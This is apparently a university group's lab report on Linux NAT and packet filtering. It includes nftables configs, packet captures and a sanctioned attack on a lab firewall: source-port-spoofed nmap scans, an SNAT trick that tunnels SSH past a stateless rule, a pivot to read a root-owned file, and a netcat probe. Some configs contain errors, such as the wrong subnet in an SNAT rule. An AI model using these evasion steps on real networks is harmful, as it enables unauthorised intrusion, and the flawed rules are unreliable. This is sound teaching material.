

NAT & Packet Filtering with GNU/Linux

Group 6
Stoderegger Tobias
Do-Nascimento-Umana-Campos Danny
Parruca Dari
Radel Timon

Welcome to our first lab exercise “Network Address Translation and Packet Filtering with GNU/Linux”

The main goals for this lab exercise are:

- make yourself familiar with the **Linux Kernel Netfilter** Framework and its interface **nftables**
- learn how to implement **NAT (Network Address Translation)** on Linux systems
- learn how to implement **packet filtering**
- learn how to check your firewall rules and investigate/map the firewall rules configured for a given infrastructure

Please follow the instructions and task definitions which will guide you through the lab exercise. Work in groups of four students each and document all the tasks performed.

The lab documentation will have to be presented in a group interview and a live demo and must be handed in on eCampus before you conduct your assignment interviews.

Before you start, go through the “Lab setup instructions & overview” document on eCampus!

Also make sure that you are familiar with the topics presented in the “Linux Network basics / netfilter / iptables / nftables Config Guide” slide deck. It contains more than valuable information for successfully completing the required tasks.

1 Implement Network Address Translation

The given lab environment is unfinished. The former network engineer has unexpectedly quit her job and left behind the network infrastructure and systems in their current state. You are tasked by your boss to finish setting up the network infrastructure for your Headquarter and Branch networks.

It is obvious that fw-hq and fw-branch should be configured to route traffic between their internal networks and the Internet. fw-hq will need to additionally route traffic between its two associated screened subnets (Demilitarized Zones (DMZs)) and the internal network.

1.1 Activate routing on your firewall systems

As a first step, you will need to **activate IPv4 routing** on **fw-hq** and **fw-branch**. After activating routing, you should be able to reach server1-dmz and server2-dmz from client-hq. Keep in mind your firewalls will need to be rebooted from time to time, so **make your configuration persistent**.

To enable IP routing, go to fw-hq and fw-branch and execute the following steps:

Open /etc/sysctl.conf in a text editor
Uncomment line "net.ipv4.ip_forward=1"
Run "sudo sysctl -p"

Routing should now work. To test it, go to client-hq and try to ping one of the servers. To ensure the change is persistent, reboot the machine and test the ping again.

1.2 Implement network address translation (NAT)

fw-hq and fw-branch will act as uplink for their internal networks to your ISP network 91.219.71.0/24 and the "rest of the internet". Only fw-hq will allow access to services from the internet, they will run primarily on server1-dmz and server2-dmz.

Elaborate, which type of NAT you will need for each case to meet the following requirements:

- clients in the branch office re-use/share fw-branch's external interface IP for internet access
- in the Headquarter, you have been assigned the IP address space 91.219.71.1-10 by your provider. IP addresses already configured on fw-hq will be used like this:
 - 91.219.71.1 by fw-hq itself for external connections

- 91.219.71.2 for connections from internal network 192.168.10.0/24 to the internet
- 91.219.71.3 as external / public IP address for server1-dmz
- 91.219.71.4 as external / public IP address for server2-dmz
- “NAT hairpin” fw-hq should be able to reach the DMZ servers via their public IP addresses

Implement these NAT rules. Start with **fw-branch** as this will be the easiest and then move on to **fw-hq**.

Afterwards, **test your NAT rules** verify if you can:

- reach something **behind fw-hq from client-branch** (e.g. ICMP echo request (“ping”) or TCP connection to open port)
- reach **server1-dmz** and **server2-dmz** from an **external system**, e.g. roadwarrior, evilhacker
- reach **fw-branch from client-hq** (e.g. TCP connection to an open port)
- reach server1-dmz and server2-dmz (e.g. open TCP ports) **on their external addresses from fw-hq** (“NAT hairpin”)

For clients in the branch and headquarters to reach services outside of their local network, a source NAT is needed to translate their private IP-Addresses to public IP-Addresses of the firewalls.

For the two servers that should be reachable from the outside, a destination NAT needs to be configured so that incoming requests to the servers are forwarded to them. The same goes for the NAT hairpin.

To enable nftables, run “sudo systemctl enable nftables.service”

To configure NAT on both fw-branch and fw-hq, add the following configs to /etc/nftables.conf:

fw-branch:

```
table ip nat {  
    chain postrouting {  
        type nat hook postrouting priority 0;  
        ip saddr 192.168.20.0/24 snat to 91.219.71.11  
    }  
}
```

fw-hq:

```
table ip nat {  
    chain output {
```

```
        type nat hook output priority 0;
        ip daddr 91.219.71.3 dnat to 10.0.50.1
        ip daddr 91.219.71.4 dnat to 10.0.50.2
    }
    chain prerouting {
        type nat hook prerouting priority 0;
        ip daddr 91.219.71.3 dnat to 10.0.50.1
        ip daddr 91.219.71.4 dnat to 10.0.50.2
    }
    chain postrouting {
        type nat hook postrouting priority 0;
        ip saddr 192.168.20.0/24 snat to 91.219.71.2
    }
}
```

Please note that especially static NAT rules provide no protection at all and dynamic NAT rules, e.g. Port Address Translation, only provide some basic security protection.

Check this by scanning for different ports on **server1-dmz** and **server2-dmz** from the outside (e.g. from evilhacker) and describe which ports you can access from the outside on these systems.

With the configuration shown above, the following ports can be accessed from evilhacker. The ports were found by running “nmap -p- 91.219.71.3” and “nmap -p- 91.219.71.4”.

On **server1-dmz**, the following ports were accessible:

- 22/tcp used for ssh
- 80/tcp used for http
- 443/tcp used for https

On **server2-dmz**, the following ports were accessible:

- 22/tcp for SSH
- 80/tcp for http
- 443/tco for https
- 8009/tcp for ajp13
- 8080/tcp for http-proxy

One way to restrict access to ports other than 80 and 443, the NAT rules in the pre-routing chain can be adapted to include the TCP ports as following:

```
ip daddr 91.219.71.3 tcp dport { http, https } dnat to 10.0.50.1
ip daddr 91.219.71.4 tcp dport { http, https } dnat to 10.0.50.2
```

This is not sufficient protection and the firewall also needs to be configured to prevent access from the internet to ports other than 80 and 443.

Perform **packet analysis** of your NAT/PAT translated packets using **Wireshark**:

- Open a tcp/udp connection **from client-branch to server1-dmz or server2-dmz**
- Capture a packet of this connection **before and after** every translation on its way to the destination and describe the changes that NAT/PAT performed on the packet.
- Match and correlate the respective connection tracking entries of netfilter ("conntrack") on the respective NAT devices to your Wireshark captures.

To establish a connection from **client-branch** to **server1-dmz**, the following command was executed on **client-branch**: `curl 91.219.71.3`

The following could be observed in Wireshark by capturing VMnet3, VMnet4, and VMnet7:

Packet 1 (VMnet7):

TCP SYNC from 192.168.20.1:47586 to 91.219.71.3:80

Packet 2 (VMnet3):

TCP SYNC from 91.219.71.11:47586 to 91.219.71.3:80

Packet 3 (VMnet4):

TCP SYNC from 91.219.71.11:47586 to 10.0.50.1:80

Packet 4 (VMnet4):

TCP SYNC ACK from 10.0.50.1:80 to 91.219.71.11:47586

Packet 5 (VMnet3):

TCP SYNC ACK from 91.219.71.3:80 to 91.219.71.11:47586

Packet 6 (VMnet7):

TCP SYNC ACK from 91.219.71.3:80 to 192.168.20.1:47586

Packet 7 (VMnet7):

TCP ACK from 192.168.20.1:47586 to 91.219.71.3:80

Packet 8 (VMnet3):

TCP ACK from 91.219.71.11:47586 to 91.219.71.3:80

Packet 9 (VMnet4):

TCP ACK from 91.219.71.11:47586 to 10.0.50.1:80

After packet 9 the TCP connection was successfully established between **client-branch** and **server1-dmz**. The packets afterwards follow the same schema of packet translation when transferring the website over HTTP as shown in the screenshot below:

28	3.301539976	192.168.20.1	91.219.71.3	HTTP	141	2 GET / HTTP/1.1	
13	3.301601645	91.219.71.11	91.219.71.3	HTTP	141	0 GET / HTTP/1.1	
14	3.301902851	91.219.71.11	10.0.50.1	HTTP	141	1 GET / HTTP/1.1	
16	3.302124112	10.0.50.1	91.219.71.11	TCP	66	1 80 → 47586 [ACK]	Seq=1 Ack=76 Win=65088 Len=0 TSval=3348436228 TSecr=1284886262
15	3.302227192	91.219.71.3	91.219.71.11	TCP	66	0 80 → 47586 [ACK]	Seq=1 Ack=76 Win=65088 Len=0 TSval=3348436228 TSecr=1284886262
29	3.302322183	91.219.71.3	192.168.20.1	TCP	66	2 80 → 47586 [ACK]	Seq=1 Ack=76 Win=65088 Len=0 TSval=3348436228 TSecr=1284886262
18	3.303087531	10.0.50.1	91.219.71.11	HTTP	432	1 HTTP/1.1 200 OK	(text/html)
17	3.303191592	91.219.71.3	91.219.71.11	HTTP	432	0 HTTP/1.1 200 OK	(text/html)
30	3.303455893	91.219.71.3	192.168.20.1	HTTP	432	2 HTTP/1.1 200 OK	(text/html)
31	3.303457600	192.168.20.1	91.219.71.3	TCP	66	2 47586 → 80 [ACK]	Seq=76 Ack=367 Win=64128 Len=0 TSval=1284886264 TSecr=3348436229
19	3.303517939	91.219.71.11	91.219.71.3	TCP	66	0 47586 → 80 [ACK]	Seq=76 Ack=367 Win=64128 Len=0 TSval=1284886264 TSecr=3348436229
20	3.303606638	91.219.71.11	10.0.50.1	TCP	66	1 47586 → 80 [ACK]	Seq=76 Ack=367 Win=64128 Len=0 TSval=1284886264 TSecr=3348436229
32	3.304048174	192.168.20.1	91.219.71.3	TCP	66	2 47586 → 80 [FIN, ACK]	Seq=76 Ack=367 Win=64128 Len=0 TSval=1284886264 TSecr=3348436229
21	3.304119550	91.219.71.11	91.219.71.3	TCP	66	0 47586 → 80 [FIN, ACK]	Seq=76 Ack=367 Win=64128 Len=0 TSval=1284886264 TSecr=3348436229
22	3.304182803	91.219.71.11	10.0.50.1	TCP	66	1 47586 → 80 [FIN, ACK]	Seq=76 Ack=367 Win=64128 Len=0 TSval=1284886264 TSecr=3348436229
24	3.304449363	10.0.50.1	91.219.71.11	TCP	66	1 80 → 47586 [FIN, ACK]	Seq=367 Ack=77 Win=65088 Len=0 TSval=3348436230 TSecr=1284886264
23	3.304512943	91.219.71.3	91.219.71.11	TCP	66	0 80 → 47586 [FIN, ACK]	Seq=367 Ack=77 Win=65088 Len=0 TSval=3348436230 TSecr=1284886264
33	3.304592932	91.219.71.3	192.168.20.1	TCP	66	2 80 → 47586 [FIN, ACK]	Seq=367 Ack=77 Win=65088 Len=0 TSval=3348436230 TSecr=1284886264
34	3.304683887	192.168.20.1	91.219.71.3	TCP	66	2 47586 → 80 [ACK]	Seq=77 Ack=368 Win=64128 Len=0 TSval=1284886265 TSecr=3348436230
25	3.304737218	91.219.71.11	91.219.71.3	TCP	66	0 47586 → 80 [ACK]	Seq=77 Ack=368 Win=64128 Len=0 TSval=1284886265 TSecr=3348436230
26	3.304799549	91.219.71.11	10.0.50.1	TCP	66	1 47586 → 80 [ACK]	Seq=77 Ack=368 Win=64128 Len=0 TSval=1284886265 TSecr=3348436230

At the end, the connection between **client-branch** and **server1-dmz** is closed by client-branch by sending FIN ACK to **server1-dmz**.

The following connections were observed in the connection tracking state table when executing `conntrack -L`:

fw-branch:

```
user@fw-branch:~$ sudo conntrack -L
tcp        6 105 TIME_WAIT src=192.168.20.1 dst=91.219.71.3 sport=47586 dport=80 src=91.219.71.3 dst=91.219.71.11 sport=80 dport=47586 [ASSURED] mark=0 use=1
conntrack v1.4.6 (conntrack-tools): 1 flow entries have been shown.
```

fw-hq:

```
user@fw-hq:~$ sudo conntrack -L
udp        17 0 src=10.0.50.1 dst=91.219.71.254 sport=60375 dport=53 [UNREPLIED] src=91.219.71.254 dst=10.0.50.1 sport=53 dport=60375 mark=0 use=1
udp        17 10 src=10.0.50.1 dst=91.219.71.254 sport=54437 dport=53 [UNREPLIED] src=91.219.71.254 dst=10.0.50.1 sport=53 dport=54437 mark=0 use=1
udp        17 20 src=10.0.50.1 dst=91.219.71.254 sport=40769 dport=53 [UNREPLIED] src=91.219.71.254 dst=10.0.50.1 sport=53 dport=40769 mark=0 use=1
udp        17 25 src=10.0.50.1 dst=91.219.71.254 sport=55090 dport=53 [UNREPLIED] src=91.219.71.254 dst=10.0.50.1 sport=53 dport=55090 mark=0 use=1
tcp        6 84 TIME_WAIT src=91.219.71.11 dst=91.219.71.3 sport=47586 dport=80 src=10.0.50.1 dst=91.219.71.11 sport=80 dport=47586 [ASSURED] mark=0 use=1
udp        17 10 src=91.219.71.11 dst=192.168.20.1 sport=47132 dport=123 src=192.168.20.1 dst=91.219.71.11 sport=123 dport=47132 mark=0 use=1
conntrack v1.4.6 (conntrack-tools): 6 flow entries have been shown.
```

Connections to the DNS server were also established, therefore they are also shown in the table.

The translations observed in Wireshark align with the values observed in the connection tracking state table of nftables (natfilter).

Your NAT setup should work right now. Fast forward, some days later you get a message into your abuse mailbox from a big ISP's CERT team. The message says something along the lines of this:

Dear network owner,

Your IP address 91.219.71.2 has performed port scans and brute-force attacks on various Internet services of foreign networks. Please investigate this and stop this activity.

Regards,

ISP CERT-Team

You realize you are “blindly” translating connections to the rest of the internet from the internal network in your headquarter and branch setups. You have no logs that indicate which internal IP address is responsible for these attacks and who is to blame.

1.3 Implement logging for translated connections

Your boss became aware of this incident and wants you to implement some simple logging of Source NAT connections from 192.168.10.0/24 and 192.168.20.0/24. You will need to configure **fw-hq** and **fw-branch** to **log translated connections** (at least internal source address / external destination address with a timestamp when the connection was started).

To log SNAT connections, adapt the parts of the nftables config file as shown below:

fw-branch:

```
table ip nat {
    chain postrouting {
        type nat hook postrouting priority 0;
        ip saddr 192.168.20.0/24 log prefix "SNAT to 91.219.71.11 " snat to 91.219.71.11
    }
}
```

fw-hq:

```
table ip nat {
    ...
}
```



```
chain postrouting {
    type nat hook postrouting priority 0;
    ip saddr 192.168.20.0/24 log prefix "SNAT to 91.219.71.2 " snat to 91.219.71.2
}
}
```

When the log action is hit, a log entry as configured (prefix, level, etc.) is written.

Verify that your logging works correctly by initiating some connections from **client-hq** and **client-branch** that should be translated and logged. You should see the logged connections in `/var/log/syslog` alongside other log entries.

- Is *every* translated packet logged?
(Have a look at a connection with multiple round trips, e.g. a series of ICMP echos, an interactive netcat session, ...)

The following logs were generated by pinging 8.8.8.8 and sending 10 packets in total:

fw-branch:

```
Nov  5 13:51:54 fw-branch kernel: [12362.450144] SNAT to 91.219.71.11 IN=ens36 OUT=ens33 MAC=00:0c:29:1b:4b:73:00:0c:29:b5:83:aa:08:00 SRC=192.168.20.1 DST=8.8.8.8 LEN=84 TOS=0x00 PREC=0x00 TTL=63 ID=24656 DF PROTO=ICMP TYPE=8 CODE=0 ID=62630 SEQ=1
(END)
```

fw-hq:

```
Nov  5 13:56:16 fw-hq kernel: [12643.736660] SNAT to 91.219.71.2 IN=ens38 OUT=ens33 MAC=00:0c:29:0a:6b:df:00:0c:29:b5:56:33:08:00 SRC=192.168.10.1 DST=8.8.8.8 LEN=84 TOS=0x00 PREC=0x00 TTL=63 ID=38939 DF PROTO=ICMP TYPE=8 CODE=0 ID=22781 SEQ=1
(END)
```

Only the first transmission is logged because once the connection is established, the rule that is responsible for SNAT is not longer called and therefore the log action is also no longer executed.

- Would you be able to tell **exactly** which internal system is responsible for connections to the Internet now under any circumstances?
(keep in mind your dynamic Source NAT IP address is shared by multiple internal IPs!)

It would also require to log the ports of the requests to exactly identify which internal system connected to which external systems because multiple internal systems share the same public IP-Address and are only distinguished by the port.

In addition, if DHCP was used in the internal network, record of leases would need to be logged to map an IP-Address to a system at any given time.

1.4 Persist network address translation rules

After you have successfully tested your translation rules, you want to persist them to have them survive a reboot of the firewall system. Find ways to have your firewall rulesets applied at boot time.

One way to persist the firewall rules and apply them at boot time is to put them into `/etc/nftables.conf`. On boot, this configuration file is loaded if `nftables.service` is enabled. All above steps were done by using this configuration file and the `nftable` service.

2 Implement Packet Filtering

Your simple network infrastructure should be working at this point. However, internal networks and servers in your DMZ are exposed to threats as your NAT rules do not perform any packet filtering yet.

2.1 Stateless firewalling

John, your former colleague, and good friend of yours is working as system/network administrator at “Insecure Company”. They have a simple internal network with clients and servers within the same VLAN/subnet and a GNU/Linux-based firewall. While the firewall would support stateful packet filtering, John’s boss is a fan of stateless filtering, and they often have discussions about this very fact.

John and his boss ask you for help, and your boss allows you to spend some time on this. They sign a permission for you to attack them and want you to use your “evilhacker” system on the “public” internet (vmnet3) to do some tests on their company IP addresses 91.219.71.21 and 91.219.71.22.

- you get a firewall ruleset dump (execute “iptables -nvL” or “iptables -S” for the filter tables and “-t nat” for the NAT tables on fw-insecure, you can work on client-insecure via SSH for this)
- you are allowed to use **nmap**, **iptables/nftables**, **ncat** and **ssh** on “evilhacker” (this should suffice)

Note:

*When using nmap, keep in mind the --max-retries option can massively influence the scan runtimes. In your environment with a virtually switched network you can surely reduce it to **one**. You could also change --initial-rtt-timeout and --max-rtt-timeout values if needed.*

In reality, you would need to do a “-p 0-65535” scan in a blackbox scan in order to not miss anything important. But in our case you have knowledge of the firewall ruleset already and may take some shortcuts to “prove the point”.

You analyze the stateless ruleset dump and realize there are some typical problems of stateless filtering rulesets. You conclude, with a few simple port scans and a bit of iptables/nftables and netcat on evilhacker, you will be able to get access into Insecure Company’s network.

You start by focusing on the **TCP protocol**:

- Show and explain how you can prove *from the outside* (e.g. from evilhacker) that the ruleset is operating *stateless*

First, we check client-insecure and server-insecure by using nmap.

```
root@evilhacker:~# nmap 91.219.71.21 --max-retries=1 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-17 20:36 CET
Nmap scan report for 91.219.71.21
Host is up, received arp-response (0.00035s latency).
All 1000 scanned ports on 91.219.71.21 are filtered because of 1000 no-responses
MAC Address: 00:0C:29:C7:23:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 34.13 seconds
root@evilhacker:~# nmap 91.219.71.22 --max-retries=1 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-17 20:37 CET
Nmap scan report for 91.219.71.22
Host is up, received arp-response (0.00047s latency).
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
MAC Address: 00:0C:29:C7:23:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.51 seconds
```

The default scan shows that there are 1000 filtered ports on client-insecure, and one open port on server-insecure.

To test if we have a stateless firewall, the best way is to run a TCP ACK scan. The reason for that is that ACK scans are harder to filter from stateless firewalls, because it is harder to determine which side has started the 3-way-handshake, unlike a SYN scan, which is always used to start.

```
nmap -sA -n -g 80 91.219.71.21 --max-retries=1 --reason
```

TCP connections from port 80 and 443 are permitted to reach all ports from 1024 to 65535

```
user@evilhacker:~$ sudo nmap -sA -n -g 80 91.219.71.21 --max-retries=1 --reason
[sudo] password for user:
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-19 00:12 CET
Nmap scan report for 91.219.71.21
Host is up, received arp-response (0.00067s latency).
All 1000 scanned ports on 91.219.71.21 are unfiltered (846) or filtered (154) because of 846 resets and 154 no-responses
MAC Address: 00:0C:29:C7:23:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

- Now that you've confirmed that the ruleset is stateless, show and explain how you can prove which **TCP ports** are **closed** on **fw-insecure** (at least) by exploiting a weakness in one of the stateless rules
(Hint: 4444/tcp on fw-insecure is open, so use a port range around that port to prove the point)

This is the line in the iptables that tells that every packet from port 443 and gets accepted only if TCP flags are other than FIN, ACK or RST are set and SYN is not set.

```
user@fw-insecure:~$ sudo iptables -S
-P INPUT DROP
-P FORWARD DROP
-P OUTPUT DROP
-A INPUT -i lo -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -s 172.16.45.0/24 -p udp -m udp --dport 67 -j ACCEPT
-A INPUT -p udp -m udp --sport 500 --dport 500 -j ACCEPT
-A INPUT -s 172.16.45.1/32 -p tcp -m tcp --sport 1024:65535 --dport 22 -j ACCEPT
-A INPUT -s 172.16.45.0/24 -p udp -m udp --sport 1024:65535 --dport 53 -j ACCEPT
-A INPUT -p udp -m udp --sport 53 --dport 1024:65535 -j ACCEPT
-A INPUT -p tcp -m tcp --sport 80 --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
-A INPUT -p tcp -m tcp --sport 443 --dport 1024:65535 ! --tcp-flags FIN,SYN,RST,ACK SYN -j ACCEPT
-A FORWARD -p icmp -j ACCEPT
-A FORWARD -d 172.16.45.211/32 -p tcp -m tcp --sport 1024:65535 --dport 80 -j ACCEPT
-A FORWARD -s 172.16.45.211/32 -p tcp -m tcp --sport 80 --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
-A FORWARD -s 172.16.45.0/24 -p udp -m udp --sport 1024:65535 --dport 53 -j ACCEPT
-A FORWARD -d 172.16.45.0/24 -p udp -m udp --sport 53 --dport 1024:65535 -j ACCEPT
-A FORWARD -s 172.16.45.0/24 -p tcp -m tcp --sport 1024:65535 --dport 80 -j ACCEPT
-A FORWARD -d 172.16.45.0/24 -p tcp -m tcp --sport 80 --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
-A FORWARD -s 172.16.45.0/24 -p tcp -m tcp --sport 1024:65535 --dport 443 -j ACCEPT
-A FORWARD -d 172.16.45.0/24 -p tcp -m tcp --sport 443 --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
-A FORWARD -s 172.16.45.211/32 -p tcp -m tcp --dport 25 -j ACCEPT
-A FORWARD -d 172.16.45.211/32 -p tcp -m tcp --sport 25 -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -p icmp -j ACCEPT
-A OUTPUT -d 172.16.45.0/24 -p udp -m udp --sport 67 -j ACCEPT
-A OUTPUT -p udp -m udp --sport 500 --dport 500 -j ACCEPT
-A OUTPUT -d 172.16.45.1/32 -p tcp -m tcp --sport 22 --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
-A OUTPUT -d 172.16.45.0/24 -p udp -m udp --sport 53 --dport 1024:65535 -j ACCEPT
-A OUTPUT -p udp -m udp --sport 1024:65535 --dport 53 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 1024:65535 --dport 80 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 1024:65535 --dport 443 -j ACCEPT
```

Here, we perform an XMAS scan with nmap to determine closed ports. Packets not containing SYN, RST or ACK will result in a returned RST if the port is closed, and we will see no response if the port is open. We scan around port 4444.

```
root@evilhacker:~# nmap -sX -iL -p4440-4449 -g443 91.219.71.21 --max-retries=1 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-17 22:10 CET
Nmap scan report for 91.219.71.21
Host is up, received arp-response (0.00026s latency).

PORT      STATE      SERVICE      REASON
4440/tcp   closed     unknown      reset ttl 64
4441/tcp   closed     netblox      reset ttl 64
4442/tcp   closed     saris         reset ttl 64
4443/tcp   closed     pharos        reset ttl 64
4444/tcp   open|filtered krb524       no-response
4445/tcp   closed     upnotifyp     reset ttl 64
4446/tcp   closed     nl-fwp        reset ttl 64
4447/tcp   closed     nl-rmgmt      reset ttl 64
4448/tcp   closed     asc-slmd      reset ttl 64
4449/tcp   closed     privatewire   reset ttl 64
MAC Address: 00:0C:29:C7:23:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.28 seconds
```


Here, we can see that the closed ports don't see a SYN, RST or ACK flag, and therefore send back a reset, while the port that is open wasn't matched by any flag sent by us, which we can interpret as open | filtered.

This result combined with the TCP ACK scan result shows that port 4444 is open.

Now, also show and explain how you can scan for **open and closed ports** on internal **server-insecure** by exploiting a weakness in one of the stateless rules

Everything on 25/tcp is forwarded to server-insecure so you can run a port scan:

```
nmap -sS -n -g 25 91.219.71.22
```

```
user@evilhacker:~$ sudo nmap -sS -n -g 25 91.219.71.22
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-19 00:17 CET
Nmap scan report for 91.219.71.22
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:C7:23:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

- You know John has a file "/root/secretfile" on his **client-insecure** machine. As a proof of concept, you want to leverage one of the vulnerabilities in the stateless ruleset to first get access to server-insecure via SSH and then pivot to client-insecure via SSH as well.
(Hint: you may want to employ a special SNAT rule on evilhacker to be able to use the ssh utility to connect to server-insecure through the stateless ruleset)

After we looked at the stateless firewall ruleset on the forward chain to fw-insecure, we see that packets on TCP port 25 are forwarded without any flag checks.

```
-A FORWARD -s 172.16.45.211/32 -p tcp -m tcp --dport 25 -j ACCEPT
-A FORWARD -d 172.16.45.211/32 -p tcp -m tcp --sport 25 -j ACCEPT
```

This configuration can be abused by our evilhacker. First, we enable nftables and enter the config. Here, we set up ip nat chain to forward packets from port 22 (SSH port) to port 25. This way, we can gain access to server-insecure, from where we can SSH into client-insecure.

```
table ip nat {  
    chain hack_nat {  
        type nat hook postrouting priority srcnat;  
        ip saddr 91.219.71.90 tcp dport 22 snat to 91.219.71.90:25  
    }  
}
```

```
root@evilhacker:~# nano /etc/nftables.conf  
root@evilhacker:~# ssh user@91.219.71.22  
The authenticity of host '91.219.71.22 (91.219.71.22)' can't be established.  
ECDSA key fingerprint is SHA256:G8zLsbGMRspJMpE38Nd7yQC4+6QxluTAg4wUS2V2b04.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '91.219.71.22' (ECDSA) to the list of known hosts.  
user@91.219.71.22's password:  
Linux server-insecure 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Nov 27 14:11:51 2024  
user@server-insecure:~$
```

```
user@server-insecure:~$ ssh user@172.16.45.1  
The authenticity of host '172.16.45.1 (172.16.45.1)' can't be established.  
ECDSA key fingerprint is SHA256:Sw4n0dvoWtq4UHL0GqDLiMpylhAUEeszQqkmfAep7Co.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.16.45.1' (ECDSA) to the list of known hosts.  
user@172.16.45.1's password:  
Linux client-insecure 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Oct 17 13:41:58 2022 from 172.16.45.211  
user@client-insecure:~$
```

```
user@client-insecure:~$ sudo cat /root/secretfile  
[sudo] password for user:  
This is secret information on client-insecure. Being able to read it  
shows you were able to find a way into the network.  
  
Congrats!  
user@client-insecure:~$
```

You analyze the **UDP protocol** as well.

- Show and describe how you can find **open/closed UDP ports** on **server-insecure** (Hint: there is an open port 4444/udp you should be able to find)

From the iptables ruleset on the fw-insecure we see that UDP traffic coming from 53 is forwarded to server-insecure. This can be used to look for the open port 4444 by running:

```
nmap -sU -n -g 53 -p 4440-4450 91.219.71.22
```

```
user@evilhacker:~$ sudo nmap -sU -n -g 53 -p 4440-4450 91.219.71.22 --max-retries=1 --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-19 00:33 CET
Warning: 91.219.71.22 giving up on port because retransmission cap hit (1).
Nmap scan report for 91.219.71.22
Host is up, received arp-response (0.00100s latency).

PORT      STATE      SERVICE      REASON
4440/udp   open|filtered unknown      no-response
4441/udp   open|filtered netblox      no-response
4442/udp   open|filtered saris        no-response
4443/udp   closed     pharos      port-unreach ttl 63
4444/udp   open       krb524      udp-response ttl 63
4445/udp   closed     upnotifyp   port-unreach ttl 63
4446/udp   closed     nl-fwp      port-unreach ttl 63
4447/udp   closed     nl-rmgmt    port-unreach ttl 63
4448/udp   closed     asc-slmd    port-unreach ttl 63
4449/udp   closed     privatewire port-unreach ttl 63
4450/udp   closed     camp        port-unreach ttl 63
MAC Address: 00:0C:29:C7:23:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```

- Now that you've found the **open port 4444/udp**, show how you can finally interact with it on **server-insecure** from evilhacker. (Hint: you need to send any string to get an answer from this service)

We use the netcat tool to prove that port 4444 is open. We establish a connection and then send a string message. After we are greeted by a pre-written message.

```
root@evilhacker:~# nc -u -p 53 91.219.71.22 4444
hi
Hello on port 4444 UDP
```

Finally, give John and his boss some **recommendations on how to fix / improve** the vulnerable stateless rules (briefly explain the problem with each bad stateless rule and write corrected versions here).

Note: While “switching to a stateful ruleset” is a valid argument, you should actually improve the stateless rules themselves to achieve your learning goals!

These are the stateless rules that made it for us as an attacker easy to bypass the fw-insecure:

```
-A INPUT -p tcp --sport 443 --dport 1024:65535 ! --tcp-flags FIN,SYN,RST,ACK SYN -j ACCEPT
```

Any attacker can spoof source port 443 and the firewall will trust it. To prevent TCP port scans on fw-insecure, the rule should be adopted to only allow valid ACK packets instead of accepting all packets without the SYN flag in the input chain.

```
-A FORWARD -d 172.16.45.211/32 -p tcp --sport 25 -j ACCEPT
```

Packets with source port 25 are blindly trusted. To prevent TCP port scans and unwanted TCP connections on server-insecure, the firewall rule for port 25 must check both the source and the destination port instead of accepting all traffic coming from source port 25.

```
-A OUTPUT -p udp --sport 53 --dport 1024:65535 -j ACCEPT
```

The rule allows DNS traffic from anyone and has no state tracking. To prevent UDP port scans on server-insecure, the firewall should use its own DNS server and only allow DNS replies coming from that specific server.

John's stateless ruleset trusts traffic based only on source ports and simple TCP flags. This makes it possible to spoof DNS, HTTP, HTTPS, and SMTP traffic and bypass the firewall completely. It also exposes internal hosts through ICMP and very permissive outbound rules. The weaknesses we exploited (ACK scans, -g 443, -g 53, and the SMTP SNAT bypass) all come from these stateless mistakes. In addition, the port ranges used in the rules are far too broad. They should be restricted to the real dynamic port range (starting at 49152) to prevent attackers from scanning large parts of the insecure-company network.

Further, give John some quick advice on how he should **prevent** that attackers can easily **pivot from server-insecure** into his internal network in the future.

I would suggest John to segment the network of clients and servers, and then prevent any SSH connections from outside of the internal network (or any other connections that are not needed, from server to client) from the server network to the client network).

2.2 Implement a stateful firewall ruleset on your firewalls

Obviously, stateless firewall rulesets are neither easy to write nor to maintain. As we have seen in the port scans, carelessly implemented firewall rules may open “holes” in your packet filter you have not been thinking of or at least allow external parties to map parts of your ruleset.

For this reason, whenever you can, use *stateful* filtering.

On **fw-hq**, implement a **stateful** ruleset that meets the following criteria:

- **allow any IPv4 and IPv6 traffic** on local **loopback** device

Note:

We do not use IPv6 in this lab, so you can surely drop any non-loopback IPv6 packets. Please allow IPv6 on loopback as some local services need it to work correctly (e.g. squid web proxy in a later exercise).

- **allow ICMP messages** that are **related** to existing connections
- **allow SSH** connections to the firewall from client-hq **only**
- **allow “ping”** from and to the firewall for your internal and DMZ networks only
